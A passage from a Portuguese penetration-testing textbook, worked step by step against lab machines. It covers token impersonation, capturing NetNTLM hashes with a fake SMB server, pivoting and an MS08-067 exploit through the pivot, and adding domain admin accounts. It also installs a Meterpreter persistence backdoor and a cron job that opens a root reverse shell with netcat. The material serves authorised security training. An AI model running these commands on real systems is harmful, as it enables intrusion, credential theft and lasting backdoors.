[+] Delegation token available
[+] Successfully impersonated user BOOKXP\secret
meterpreter > getuid
Server username: BOOKXP\secret
```

Após ter roubado o token de *secret*, se executarmos `getuid`, devemos ver que agora somos efetivamente o usuário *secret*. Isso pode ser especialmente interessante em um domínio: se *secret* for um administrador do domínio, agora seremos também um administrador desse tipo e poderemos realizar tarefas como criar uma nova conta de administrador de domínio ou alterar a senha do administrador. (Daremos uma olhada em como adicionar contas a partir da linha de comando na seção "Persistência" na página 378.)

Captura de SMB

Vamos dar uma olhada em mais uma consequência interessante do roubo de token. Em um domínio, as hashes de senha dos usuários do domínio são armazenadas somente no controlador de domínio, o que significa que executar um hashdump em um sistema explorado nos fornecerá hashes de senha somente dos usuários locais. Não temos um domínio configurado, portanto a hash da senha *secret* está armazenada localmente, porém vamos supor que *secret* seja usuário de um domínio. Vamos dar uma olhada em uma maneira de capturar as hashes de senha sem ter acesso ao controlador de domínio ao passar a hash a um servidor SMB que controlamos e gravar os resultados.

Abra uma segunda instância do Msfconsole e utilize o módulo *auxiliary/server/capture/smb* para instalar um servidor SMB e capturar qualquer tentativa de autenticação. Assim como os módulos de ataque do lado do cliente que estudamos no capítulo 10, esse módulo não ataca diretamente outro sistema; ele simplesmente configura um servidor e espera. Configure as opções do módulo, como mostrado na listagem 13.27.

Listagem 13.27 – Usando o módulo de captura de SMB

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options
Module options (auxiliary/server/capture/smb):
   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel
                                           format
   CHALLENGE   1122334455667788  yes       The 8 byte challenge
   JOHNPWFILE                    no        The prefix to the local filename to store the hashes
                                           in JOHN format
   SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an address
                                           on the local machine or 0.0.0.0
   SRVPORT     445               yes       The local port to listen on.
   SSL         false             no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is
                                           randomly generated)
   SSLVersion  SSL3              no        Specify the version of SSL that should be used
                                           (accepted: SSL2, SSL3, TLS1)
msf auxiliary(smb) > set JOHNPWFILE /root/johnfile❶
JOHNPWFILE => johnfile
msf auxiliary(smb) > exploit
```

Os resultados podem ser salvos em um *CAINPWFILE* ou em um *JOHNPWFILE*, que armazenarão as hashes capturadas nos formatos esperados pela ferramenta de senha Cain and Abel para Windows e pelo John the Ripper, respectivamente. Vamos defini-lo com *JOHNPWFILE* ❶ porque aprendemos a usar o John no capítulo 9.

Agora volte à sua sessão Meterpreter, na qual você personificou o token de *secret* na seção anterior, e vá para um shell, conforme mostrado a seguir. Como roubamos o token de *secret*, esse shell deverá executar como *secret*. Sabendo que os tokens de delegação incluem credenciais para autenticação junto a outros sistemas, utilizaremos o comando `net use` do Windows para tentar fazer a autenticação junto ao nosso servidor SMB falso para a captura.

Conecte-se a qualquer compartilhamento que você quiser no servidor SMB do Kali. O login irá falhar, porém o estrago já terá sido feito.

```
meterpreter > shell
C:\Documents and Settings\secret>net use \\192.168.20.9\blah
```

De volta à janela do Msfconsole para captura de SMB, você deverá ver que um conjunto de hashes de senha foi capturado.

```
[*] SMB Captured - 2015-08-14 15:11:16 -0400
NTLMv1 Response Captured from 192.168.20.10:1078 - 192.168.20.10
USER:secret DOMAIN:BOOKXP OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:76365e2d142b5612338deca26aaee2a5d6f3460500532424
NTHASH:f2148557db0456441e57ce35d83bd0a27fb71fc8913aa21c
```

NOTA Esse exercício pode ser um pouco estranho, particularmente sem um domínio Windows presente. Você poderá ter problemas em capturar a hash, podendo obter algo como:

```
[*] SMB Capture - Empty hash captured from 192.168.20.10:1050 - 192.168.20.10
       captured, ignoring ...
```

Esse é um problema comum. Simplesmente tente entender os conceitos para que você possa tentar usá-los nos ambientes do cliente em que domínios Windows estejam implantados.

Os resultados são salvos no formato apropriado na opção JOHNPWFILE do módulo *auxiliary/server/capture/smb* do Metasploit. Por exemplo, como definimos o nosso JOHNPWFILE com */root/johnfile*, o arquivo a ser fornecido ao John é */root/johnfile_netntlm*. Quando as hashes forem comparadas com aquelas apresentadas pelo `hashdump` na listagem 13.22, você verá que as hashes de *secret* diferem. O

que está acontecendo? O fato é que essas hashes são para NETLM e NETNTLM, que são um pouco diferentes das hashes Windows LM e NTLM normais com as quais trabalhamos no capítulo 9. E, ao dar uma olhada em *JOHNPWFILE*, você verá que seu formato é um pouco diferente do que vimos anteriormente com o John the Ripper.

```
secret::BOOKXP:76365e2d142b5612338deca26aaee2a5d6f3460500532424:f2148557db0456441e57ce35d83bd
    0a27fb71fc8913aa21c:1122334455667788
```

Em particular, a entrada da hash incluiu a opção `CHALLENGE` do Metasploit. Embora o usuário *secret* tenha uma hash local em nosso alvo Windows XP que nos pouparia do trabalho de efetuar o cracking das hashes NETLM e NETNTLM, esse é um truque útil para pôr as mãos em hashes de senha quando estivermos trabalhando com contas de usuário de domínio, que armazenam suas hashes de senha somente nos controladores de domínio.

Pivoteamento

Agora vamos ver se podemos usar o acesso a um sistema para obter acesso a outra rede totalmente diferente. Normalmente, uma empresa tem apenas alguns sistemas voltados para a Internet – serviços de hosting que devem estar disponíveis na Internet como servidores web, email, VPNs e assim por diante. Esses serviços podem estar hospedados em um provedor, como o Google ou o GoDaddy, ou podem estar hospedados internamente. Se estiverem hospedados internamente, obter acesso a eles a partir da Internet poderá proporcionar acesso à rede interna. O ideal é que sua rede interna seja segmentada por unidade de negócios, nível de criticidade e assim por diante, de modo que o acesso a um computador não propicie acesso direto de rede a todos os computadores da empresa.

NOTA Os sistemas voltados para a Internet podem ser *dual homed*, ou seja, membros de várias redes, por exemplo, a Internet e uma rede interna. Uma boa prática de segurança consiste em manter sistemas dual-homed segregados dos recursos sensíveis das redes internas em uma DMZ (Demilitarized zone, ou Zona desmilitarizada), porém já realizei testes de invasão para clientes que tinham sistemas voltados para a Internet como parte de seu domínio interno. Tudo o que tive de fazer foi explorar sua aplicação web, que tinha uma senha default para a conta de administrador, e carregar um shell PHP como fizemos com o XAMPP no capítulo 8 e, imediatamente, passei a ter acesso a um sistema em seu domínio interno. Espero que a maior parte de seus clientes exija alguns passos a mais entre invadir o perímetro e ter acesso ao domínio.

Quando instalamos o nosso alvo Windows 7 no capítulo 1, associamos dois adaptadores de rede virtuais a ele. Conectamos um na rede com bridge, por meio do qual ele pode conversar com outros alvos e com nossa máquina virtual Kali. O outro adaptador virtual está conectado à rede somente de hosts. Para este exercício, vá para o alvo Windows XP para a rede somente de hosts de modo que ele não seja mais acessível pelo sistema Kali. (Para obter mais informações sobre como alterar as configurações da rede virtual, consulte a seção "Criando o alvo Windows 7" na página 81.)

Embora esse seja um sistema Windows, o Meterpreter permite usar o comando `ifconfig` para verificar as informações de rede. Como mostrado na listagem 13.28, o alvo Windows 7 faz parte de duas redes: a rede 192.168.20.0/24, que também inclui o nosso sistema Kali, e a rede 172.16.85.0/24, à qual o nosso sistema Kali não tem acesso.

Listagem 13.28 – Informações de rede de um sistema dual-homed

```
meterpreter > ifconfig
Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:62:d5:c8
MTU          : 1500
IPv4 Address : 192.168.20.12
IPv4 Netmask : 255.255.255.0
Interface 23
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:62:d5:d2
MTU          : 1500
IPv4 Address : 172.16.85.191
IPv4 Netmask : 255.255.255.0
```

Não podemos atacar nenhum sistema na rede 172.16.85.0 diretamente do Kali. Contudo, pelo fato de termos acesso ao alvo Windows 7, podemos usá-lo como trampolim ou *pivô* para explorar adicionalmente essa segunda rede, como mostrado na figura 13.3.




Figura 13.3 – Pivoteamento por meio de um sistema explorado.

A essa altura, poderíamos começar a carregar nossas ferramentas de hack no alvo Windows 7 a fim de iniciar o teste de invasão na rede 172.16.85.0, porém essa tentativa provavelmente seria detectada pelo software antivírus e teríamos de limpar a sujeira deixada para trás. O Metasploit nos dá outra opção: podemos encaminhar todo o tráfego para a nossa rede-alvo por meio de uma sessão aberta do Metasploit.

Adicionando uma rota no Metasploit

O comando `route` do Metasploit informa para onde o tráfego deve ser encaminhado. Em vez de encaminhar o tráfego para um endereço IP, enviamos o tráfego destinado a uma rede por meio de uma sessão específica aberta. Nesse caso, queremos enviar todo o tráfego destinado à rede 172.16.85.0 por meio da sessão no Windows 7. A sintaxe do comando de encaminhamento no Metasploit é `route add` *`rede <máscara de sub-rede> <id da sessão>`*.

```
msf > route add 172.16.85.0 255.255.255.0 2
```

Agora qualquer tráfego que enviarmos do Metasploit para a rede 172.16.85.0 será automaticamente encaminhado por meio da sessão no Windows 7 (sessão 2, no meu caso). Podemos configurar opções como `RHOST` ou `RHOSTS` com os sistemas dessa rede, e o Metasploit enviará o tráfego para o local correto.

Scanners de porta do Metasploit

Uma das primeiras tarefas que realizamos quando fizemos a coleta de informações no capítulo 5 foi um scan de portas em nossos alvos utilizando o Nmap. Não poderemos usar ferramentas externas com a nossa rota do Metasploit, porém, felizmente, o Metasploit possui alguns módulos para scanning de portas que poderão ser usados como alternativa, por exemplo, o módulo *scanner/portscan/tcp*, que executará um scan TCP simples de porta, conforme mostrado na listagem 13.29.

Listagem 13.29 – Scanning de portas com o Metasploit

```
msf > use scanner/portscan/tcp
msf  auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   PORTS        ❶1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
msf  auxiliary(tcp) > set RHOSTS 172.16.85.190
rhosts => 172.16.85.190
msf  auxiliary(tcp) > exploit
[*] 172.16.85.190:25 - TCP OPEN
[*] 172.16.85.190:80 - TCP OPEN
[*] 172.16.85.190:139 - TCP OPEN
[*] 172.16.85.190:135 - TCP OPEN
[*] 172.16.85.190:180 - TCP OPEN
--trecho omitido--
```

Configure a opção `RHOSTS` como é feito normalmente nos módulos auxiliares. Por padrão, o Metasploit efetua o scan das portas de 1 a 10.000 ❶, embora essa opção possa ser alterada, se você quiser.

Apesar de os scanners de porta do Metasploit não serem tão eficientes quanto o Nmap, no mínimo podemos ver que a porta do SMB está aberta. A partir daqui, podemos executar o módulo *auxiliary/scanner/smb/smb_version*, seguido da função `check` com o módulo *windows/smb/ms08_067_netapi* para nos levar à exploração do alvo Windows XP com o exploit MS08-067 por intermédio de um pivô.

Executando um exploit por meio de um pivô

Como nossos sistemas Windows XP e Kali estão em redes diferentes, um payload reverso não funcionará com o nosso exploit porque o alvo Windows XP não saberá encaminhar o tráfego de volta para 192.168.20.9. (É claro que, se o nosso sistema Kali estivesse na Internet e a rede interna que estivermos atacando pudesse encaminhar o tráfego para a Internet, esse não seria um problema. No entanto, neste caso, nossa rede somente de hosts não sabe como encaminhar o tráfego para a nossa rede com bridge.) De modo alternativo, usaremos um *payload bind*. O handler de bind do Metasploit não terá problemas em encaminhar o tráfego por meio do pivô definido. O payload *windows/meterpreter/bind_tcp* funcionará como mostrado na listagem 13.30.

Listagem 13.30 – Efetuando uma exploração de falhas por meio de um pivô

```
msf exploit(handler) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 172.16.85.190
RHOST => 172.16.85.190
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > exploit
```

Obtivemos outra sessão, desta vez, por meio de um pivô.

Socks4a e ProxyChains

O pivoteamento por meio do Metasploit é muito bom, porém estaremos limitados a usar os módulos do Metasploit. Quem sabe não haja uma maneira de efetuar o proxy de outras ferramentas por meio do pivô do Metasploit? Com efeito, existe um modo: utilize a ferramentas ProxyChains (que redireciona o tráfego para servidores proxy) para enviar o tráfego de outras ferramentas do Kali por meio do Metasploit.

Porém, inicialmente, devemos configurar um servidor proxy no Metasploit. Assim como o módulo do servidor SMB utilizado para capturar hashes NETLM e NETNTLM anteriormente neste capítulo, o Metasploit também tem um módulo Socks4a de servidor proxy (*auxiliary/server/socks4a*). A listagem 13.31 mostra como configurar o servidor proxy.

Listagem 13.31 – Configurando um servidor proxy Socks4a no Metasploit

```
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options
Module options (auxiliary/server/socks4a):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.
msf auxiliary(socks4a) > exploit
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
```

Deixe as opções com os valores default, porém observe que o servidor ficará ouvindo a porta 1080.

Agora devemos alterar o arquivo de configuração de ProxyChains em */etc/proxychains.conf*. Faça rolagens até o final do arquivo em um editor e você deverá ver que, por padrão, o ProxyChains está configurado para encaminhar o tráfego para a rede Tor, como mostrado aqui.

```
# add proxy here ...
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Precisamos alterar o valor do proxy para o servidor do Metasploit que estará ouvindo. Substitua a porta 9050 (do Tor) pela porta 1080 (do Metasploit). Essa linha agora deverá conter:

```
socks4  127.0.0.1 1080
```

Salve o arquivo de configuração do ProxyChains. Agora podemos executar ferramentas como o Nmap de fora do Metasploit em nosso alvo Windows XP, desde que utilizemos `proxychains` como prefixo, conforme mostrado na listagem 13.32. (A rota do Metasploit deverá permanecer ativa porque o ProxyChains simplesmente redireciona o tráfego para o Metasploit, que encaminhará o tráfego por meio do pivô.)

Listagem 13.32 – Executando o Nmap por meio do ProxyChains

```
root@kali:~# proxychains nmap -Pn -sT -sV -p 445,446 172.16.85.190
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 6.40 ( http://nmap.org ) at 2015-03-25 15:00 EDT
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.85.190.165:445-<><>-OK❶
```

```
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.85.190:446-<--denied❷
Nmap scan report for 172.16.85.190
Host is up (0.32s latency).
PORT    STATE  SERVICE      VERSION
445/tcp open   microsoft-ds Microsoft Windows XP microsoft-ds
446/tcp closed ddm-rdb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

A listagem 13.32 mostra o Nmap sendo executado no host Windows XP por meio do pivô, com o ProxyChains. A opção `-Pn` diz ao Nmap para não tentar efetuar ping por meio do proxy. Começamos com um scan TCP connect simples (`-sT`) e, em seguida, executamos um scan de versões (`-sV`). Por questões de simplicidade, limitei as portas para 445 e 446 usando a opção `-p`. Vemos que a conexão está OK na porta 445 ❶, mas apresenta `denied` na porta 446 ❷. Isso faz sentido porque o servidor SMB está executando na porta 445, porém não há nada sendo executado na porta 446. (Se alguma parte dessas informações não for familiar a você, consulte a seção "Scanning de portas com o Nmap" na página 565.)

Essa é apenas uma maneira de executar ferramentas externas ao Metasploit por meio de um pivô. Embora fazer isso deixe tudo um pouco mais lento, ter acesso a outras ferramentas do Kali pode ser bem útil.

NOTA Nem todas as vulnerabilidades poderão ser exploradas por meio de um pivô. Em geral, isso depende de como os protocolos vulneráveis funcionam. Outra técnica a ser vista é o tunelamento SSH. Consulte o meu blog em *http://www.bulbsecurity.com/* para obter mais informações.

Persistência

Um dos ótimos aspectos relacionados às nossas sessões Meterpreter também tem um lado ruim. Como o processo host reside totalmente na memória, se ele morrer, nossa sessão Meterpreter morrerá também, e se o sistema reiniciar, perderemos nossa sessão. Se perdermos o acesso de rede ao alvo, nossa sessão também poderá morrer.

Em vez de explorar novamente a mesma vulnerabilidade ou reenviar os ataques de engenharia social, o ideal seria se tivéssemos uma maneira de restaurar o acesso novamente no futuro. Os métodos de persistência podem ser tão simples quanto adicionar um usuário a um sistema ou tão sofisticados quanto um rootkit de nível de kernel que se oculta até mesmo da API do Windows, tornando-o virtualmente

impossível de ser detectado. Nesta seção, daremos uma olhada em algumas maneiras simples de adquirir persistência em um sistema-alvo para que você possa ter um bom ponto de partida para seus testes de invasão.

Adicionando um usuário

Talvez a maneira mais simples de obter persistência seja adicionando um novo usuário. Ser capaz de fazer login no sistema diretamente por meio de SSH, RDP e assim por diante facilita acessar um sistema no futuro. (Assim como ocorre com todas as demais alterações que você fizer em seus alvos, lembre-se de apagar qualquer conta de usuário que tenha sido adicionada antes de concluir o seu teste de invasão.)

Em um sistema Windows, utilize `net user` *`usuário senha`* `/add` para adicionar um novo usuário, como mostrado aqui.

```
C:\Documents and Settings\georgia\Desktop> net user james password /add
net user james password /add
The command completed successfully.
```

Também devemos adicionar o nosso novo usuário aos grupos relevantes por meio do comando `net localgroup` *`grupo usuário`* `/add`. Por exemplo, se quisermos fazer login por meio de desktop remoto, devemos adicionar o usuário ao grupo Remote Desktop Users (Usuários de desktop remoto). O grupo Administrators (Administradores) também é um bom grupo ao qual devemos adicionar o nosso usuário, conforme mostrado aqui.

```
C:\Documents and Settings\georgia\Desktop> net localgroup Administrators james /add
net localgroup Administrators james /add
The command completed successfully.
```

Se o seu cliente tiver um domínio Windows, você poderá adicionar usuários ao domínio e aos grupos do domínio (se tiver privilégios suficientes) inserindo `/domain` no final de um comando. Por exemplo, se você puder roubar o token de um administrador do domínio, os comandos a seguir poderão ser usados para adicionar uma conta de administrador do domínio, concedendo a você o controle total sobre todo o domínio.

```
C:\Documents and Settings\georgia\Desktop> net user georgia2 password /add /domain
C:\Documents and Settings\georgia\Desktop> net group "Domain Admins" georgia2 /add /domain
```

No alvo Linux, podemos usar `adduser` para adicionar uma conta de usuário. O ideal seria adicionar também o nosso novo usuário ao grupo sudoers para que tenhamos privilégios de root.

Persistência no Metasploit

O script *persistence* do Meterpreter automatiza a criação de um backdoor Windows que fará automaticamente a conexão de volta a um listener do Metasploit na inicialização, no login e assim por diante, de acordo com as opções que utilizarmos em sua criação. As opções do script *persistence* estão sendo mostradas na listagem 13.33.

Listagem 13.33 – O script persistence do Meterpreter

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -L <opt>  Location in target host where to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on the remote host where Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

Como você pode ver, temos diversas opções de personalização para o nosso payload de persistência. Podemos fazer nosso agente de persistência ser iniciado no boot ou quando o usuário fizer login. Podemos definir um intervalo entre as tentativas para efetuar a conexão com o handler ou alterar o local em que o agente será gravado no sistema-alvo. Também podemos especificar o host remoto e a porta com os quais o agente se conectará de volta. Podemos até mesmo fazer o Metasploit configurar automaticamente um handler para capturar a conexão de entrada. No processo de configurar a persistência, o Metasploit deve gravar o agente de persistência no disco, portanto o Meterpreter não estará totalmente na memória nesse momento. Quando o agente de persistência for executado na inicialização (`-X`), um script Visual Basic será carregado na pasta *%TEMP%* e uma entrada no registro será adicionada à lista dos programas a serem executados na inicialização. Quando o agente de persistência for executado no login (`-U`), o processo será semelhante, porém a entrada no registro será configurada para execução no login. Quando o agente de persistência for executado como um serviço (`-S`), um serviço de sistema do Windows será criado e ele chamará o script Visual Basic de *%TEMP%*.

Vamos executar o script *persistence*, como mostrado na listagem 13.34, dizendo ao agente para se conectar de volta à nossa máquina Kali quando o usuário fizer login.

Listagem 13.34 – Executando o script persistence

```
meterpreter > run persistence -r 192.168.20.9 -p 2345 -U
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/BOOKXP_20150814.1154/
    BOOKXP_20150814.1154.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345
[*] Persistent agent script is 614853 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\eTuUwezJblFHz.vbs
[*] Executing script C:\WINDOWS\TEMP\eTuUwezJblFHz.vbs
[+] Agent executed with PID 840
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BJkGfQLhXD
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BJkGfQLhXD
```

Após executar o script, coloque a sessão Meterpreter em background por meio do comando `background` do Meterpreter e configure um handler para capturar o agente de persistência. Agora reinicie o alvo Windows XP. Quando ele for reiniciado, faça login como *georgia* e você deverá receber outra sessão Meterpreter.

NOTA Se isso não funcionar da primeira vez, tente reiniciar e fazer login novamente.

Criando um cron job no Linux

Tanto em sistemas Windows quanto em sistemas Linux, podemos iniciar tarefas automaticamente em um determinado instante. Por exemplo, podemos configurar um `cron` job para executar automaticamente um payload do Metasploit ou simplesmente usar o Netcat para fazer a conexão de volta para nós.

Abra */etc/crontab* em seu alvo Linux. A linha a seguir executará o comando `nc 192.168.20.9 12345 -e /bin/bash` a cada dez minutos, todas as horas de todos os dias de todos os meses – basicamente, a cada dez minutos. O comando será executado como root. Adicione esta linha no final do arquivo */etc/crontab*. (Para obter ajuda, consulte "Automatizando tarefas com o cron" na página 109.)

```
*/10 * * * * root nc 192.168.20.9 12345 -e /bin/bash
```

Agora reinicie o serviço `cron` digitando **`service cron restart`**. Configure um Netcat listener na porta 12345 em seu computador Kali e, na próxima marca de dez minutos, o `cron` job deverá ser executado e você receberá um root shell em seu Netcat listener.

Resumo

Neste capítulo, discutimos somente algumas técnicas de pós-exploração de falhas, mal tocando a superfície da variedade de ferramentas e técnicas interessantes que se encontram disponíveis. Demos uma olhada em alguns métodos para escalação de nossos privilégios em um sistema explorado. Também vimos métodos para a coleta de informações locais. Estudamos métodos para transformar o acesso a um sistema em um acesso a vários outros, incluindo o pivoteamento de uma rede a outra por meio de uma sessão aberta. Por fim, vimos alguns métodos para tornar o nosso acesso permanente.

CAPÍTULO 14

Testes em aplicações web

Embora scanners automatizados sejam ótimos para encontrar vulnerabilidades conhecidas em aplicações web, muitos clientes criam aplicações web personalizadas. É claro que produtos comerciais podem automatizar ataques a campos de entrada de usuários em aplicações web personalizadas, porém nada pode substituir um bom pentester com um proxy quando se trata de identificar problemas de segurança nessas aplicações.

Como ocorre com qualquer software, as aplicações web podem ter problemas quando os dados de entrada não são devidamente sanitizados. Por exemplo, quando uma aplicação extrai dados de um banco de dados de acordo com determinadas entradas do usuário, ela poderá esperar dados de entrada específicos, como um nome de usuário e uma senha. Se, em vez disso, o usuário fornecer dados especiais de entrada para criar queries adicionais no banco de dados, ele poderá roubar dados, evitar a necessidade de autenticação ou até mesmo executar comandos no sistema subjacente.

Neste capítulo, daremos uma olhada em como descobrir algumas vulnerabilidades comuns em aplicações web usando a aplicação web de exemplo instalada no alvo Windows 7: um site simples de livraria com diversos problemas de segurança frequentemente encontrados em aplicações web. (Veja a seção "Instalando softwares adicionais" na página 86 para ver as instruções de instalação.)

Utilizando o Burp Proxy

Podemos usar um proxy para capturar solicitações e respostas entre o nosso navegador e a aplicação web a fim de podermos ver exatamente que dados estão sendo transmitidos. O Kali Linux vem com a versão gratuita do Burp Suite, uma plataforma de testes de aplicações web que inclui um recurso de proxy. O Burp inclui

outros componentes úteis como o Burp Spider, que pode vasculhar o conteúdo e as funcionalidades de aplicações web, e o Burp Repeater, que permite manipular e reenviar solicitações ao servidor. Por enquanto, focaremos na aba Burp Proxy.

Para iniciar o Burp Suite no Kali Linux, acesse Applications (Aplicativos) na parte superior à esquerda da GUI do Kali e, em seguida, clique em **Kali Linux ▸ Web Applications ▸ Web Application Fuzzers ▸ burpsuite** (Kali Linux ▸ Aplicações web ▸ Fuzzers de aplicações web ▸ burpsuite), como mostrado na figura 14.1.




Figura 14.1 – Iniciando o Burp Suite no Kali.

Clique na aba Proxy, como mostrado na figura 14.2. Por padrão, o botão Intercept is on (Interceptação ativada) deverá estar selecionado para que o Burp Suite intercepte e capture qualquer solicitação de saída de um navegador web configurado para usar o Burp como proxy para o tráfego web. Essa configuração nos permitirá ver e até mesmo modificar os detalhes das solicitações web antes que elas sejam enviadas ao servidor.

Agora devemos dizer ao nosso navegador no Kali Linux para encaminhar o tráfego web por meio de proxy usando o Burp Suite.

1. Abra o navegador Iceweasel, acesse **Edit ▸ Preferences ▸ Advanced** (Editar ▸ Preferências ▸ Avançado) e selecione a aba **Network** (Rede).
2. Clique em **Settings** (Configurações) à direita de Connection (Conexão).

3. No diálogo Connection Settings (Configurações da conexão), mostrado na figura 14.3, selecione **Manual proxy configuration** (Configuração manual de proxy) e insira o endereço IP **`127.0.0.1`** e a porta **`8080`**. Isso diz ao Iceweasel para escoar o tráfego pelo host local na porta 8080 como proxy, que é a porta default do Burp Proxy.




Figura 14.2 – Interface do Burp Proxy.




Figura 14.3 – Configurando um proxy no Iceweasel.

Para garantir que o Iceweasel escoará todo o nosso tráfego usando o Burp Suite como proxy, navegue até o URL do site de livros em seu alvo Windows 7: *http://192.168.20.12/bookservice*.

A conexão parecerá travar no navegador, e o navegador e o Burp Suite deverão ser destacados quando a solicitação `HTTP GET` para a página principal do site de livros for capturada pelo Burp Suite, como mostrado na figura 14.4.

